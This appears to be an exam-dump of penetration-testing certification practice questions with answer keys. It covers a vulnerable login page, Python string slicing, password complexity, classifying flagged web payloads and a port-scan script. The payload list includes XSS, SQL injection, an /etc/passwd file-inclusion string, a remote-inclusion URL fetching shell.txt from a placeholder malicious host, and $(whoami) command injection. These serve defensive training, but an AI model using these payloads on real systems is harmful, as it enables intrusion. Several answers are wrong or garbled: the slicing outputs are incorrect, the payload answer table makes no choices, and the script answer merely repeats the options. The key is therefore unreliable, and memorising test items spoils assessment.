

# Latest Version: 17.0

## Question: 1

DRAG DROP


Performance based

You are a penetration tester reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate source or cookies.



```
Secure System
https://comptia.org/login.aspx#viewsource

<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhtqZHnmc291Ymduc3d5ZGhtZ2Zi
bnNkbgIqO2Job3VpYXNpZGZubXM7bG9kZmliaHZab3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGllY3Z2Z2JqbGFzZWJmaXVhZGZidmxiamFmbGhic3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHnZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXU2==" name="csrf-token" />
<script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
</form>
</div>
</body>
</html>
```

```
Secure System
https://comptia.org/login.aspx#viewsource

<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWQaGRmc29pYmp3ZXJndWVdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhtqZHnmc291Ymduc3d5ZGhtZ2Zi
bnNkbgIqO2Job3VpYXNpZGZubXM7bG9kZmliaHZab3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGllY3Z2Z2JqbGFzZWJmaXVhZGZidmxiamFmbGhic3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHnZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXU2==" name="csrf-token" />
<script>
document.write("<OPTION value=1>" + document.location.href.substring(document.location.href.indexOf("?")+16)+"</OPTION>");
</script></script>
<div align="center">
<form action="c:url value='main.do/'" method="post">
<div style="margin-top:200px;margin-bottom:10px;">
<span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
</div>
<div style="margin-bottom:5px;">
<span style="width:100px;">Name</span>
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
</div>
<div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
</div>
<input type="submit" value="Login"></form>
</div>
</body>
</html>
```


```
Secure System
https://comptia.org/login.aspx#remediatesource

6 <meta
7 content="c2RmZGZnaHhzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWZaGRmc29pYmp3ZjXJndWlvdml9b2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhzZHNme291Ymduc3d5ZGh1Z2Zi
8 bnHkbGtQO2Job3VpYXNpZGZubXM7bG9kZmliH2s3NhZGJua2N4dnZ1aWda3NqYWVqa2JmbGh1Y3Z2Z2JqbGFzZWJmaXVhZGZkdmlxamFmbGhkZ3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoz3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <select></select>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("/")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="c:url value='main.do'/" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px; color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```

Secure System  
https://comptia.org/login.aspx#viewcert

### Certificate

General   Details   Certificate Path

 **Certificate Information**

**This certificate is intended for the following purpose(s):**

- Ensures the identity of a remote computer

\* Refer to the certification authority's statement for details.

---

**Issued to:** \*.comptia.org

**Issued by:** RapidSSL SHA256 CA

**Valid from:** 7/18/2016 to 7/19/2018

[Install Certificate...](#)   [Issuer Statement](#)

Learn more about [certificates](#)

OK

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcuktse2ewvqv4f4bdcbj3v	www.com...	/	Session	41		Secure	SameSite
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32			
__utmc	36104370	comptia.o...	/	Session	14			
__utmt	1	comptia.o...	/	2017-10-1...	7			
__utmz	36104370.12=<Account%20Type=Nor%20Defined=1	comptia.o...	/	2019-10-1...	48			
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99			
_sp_ses.0767	4a84866c6ff951c.1508266964.1.1508268019.1508266964.81f347...	comptia.o...	/	2019-10-1...	99			
		comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bcuktse2ewvqv4f4bdcbj3v	www.com...	/	Session	41		Secure	SameSite	
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	comptia.o...	/	2019-10-1...	59				delete
__utmb	36104370.7.9.1508267988443	comptia.o...	/	2017-10-1...	32				delete
__utmc	36104370	comptia.o...	/	Session	14				delete
__utmt	1	comptia.o...	/	2017-10-1...	7				delete
__utmz	36104370.12=<Account%20Type=Nor%20Defined=1	comptia.o...	/	2019-10-1...	48				delete
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utm...	comptia.o...	/	2018-04-1...	99				delete
_sp_ses.0767	4a84866c6ff951c.1508266964.1.1508268019.1508266964.81f347...	comptia.o...	/	2019-10-1...	99				delete
		comptia.o...	/	2017-10-1...	13				delete

Secure System

https://comptia.org/login.aspx#remediatecert

**Certificate**

General Details Certificate Path

**Certificate Information**

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

\* Refer to the certification authority's statement for details.

**Issued to:** \*.comptia.org

**Issued by:** RapidSSL SHA256 CA

**Valid from:** 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about certificates

OK

**Drag and Drop Options**

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server

## Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
```

```
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output		
<code>s[4:8]</code>	<input type="text"/>	िता	imda
<code>s[4:12:2]</code>	<input type="text"/>	inis	nist
<code>s[3::-1]</code>	<input type="text"/>	nsrt	rota
<code>s[-7:-2]</code>	<input type="text"/>	snmA	trat

**Answer:**

Code segment	Output
<code>s[4:8]</code>	nsrt
<code>s[4:12:2]</code>	snmA
<code>s[3::-1]</code>	trat
<code>s[-7:-2]</code>	imdA

### Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex

1	<input type="text"/>	zv3rl0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zverl0ry
4	<input type="text"/>	Zv3r!0ry

**Answer:**

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

## Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
item=widget%20union%20select%20null,null,@@version;--	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
item=widget'+convert(int,@@version)+'	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> <li>SQL Injection (Union)</li> <li>Reflected Cross Site Scripting</li> <li>Local File Inclusion</li> <li>Remote File Inclusion</li> <li>URL Redirect</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> <li>Input Sanitizin ", ; &lt;...&gt;&lt; +.</li> </ul>
lookup=\$(whoami)	<ul style="list-style-type: none"> <li>Command Injection</li> <li>DOM-based Cross Site Scripting</li> <li>SQL Injection (Error)</li> <li>SQL Injection (Stacked)</li> </ul>	<ul style="list-style-type: none"> <li>Parameterized queries</li> <li>Preventing external calls</li> <li>Input Sanitization .., \, /, sandbox requests</li> <li>Input Sanitization "; ; \$, ( ), ( ).</li> </ul>



# Answer:

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
item=widget';waitfor%20delay%20%00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
search="Bob"&e%3cimg%20src%3d%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
site=www.exe'ping%20-c%2010%20localhost'mpl.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
item=widget%20union%20select%20null,null,@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
item=widget'+convect(int,@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
logfile=http%3a%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
lookup%5(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "
redir=http%3a%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, sandbox requests Input Sanitization "... \$, (), () Input Sanitization "... <, ><+ "

## Question: 5

DRAG DROP  
Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

**Drag and Drop Options**

```
#!usr/bin/ruby

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))
```

**Immutables**

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if_name_ == '_min_':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

**Answer:**

```
Drag and Drop Options

#!/usr/bin/ruby

for SPORT In SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)

  if name == '_main_':
    if len(sys.argv) < 2:
      print('Execution requires a target IP address. Exiting...')
      exit(1)
    else:
```

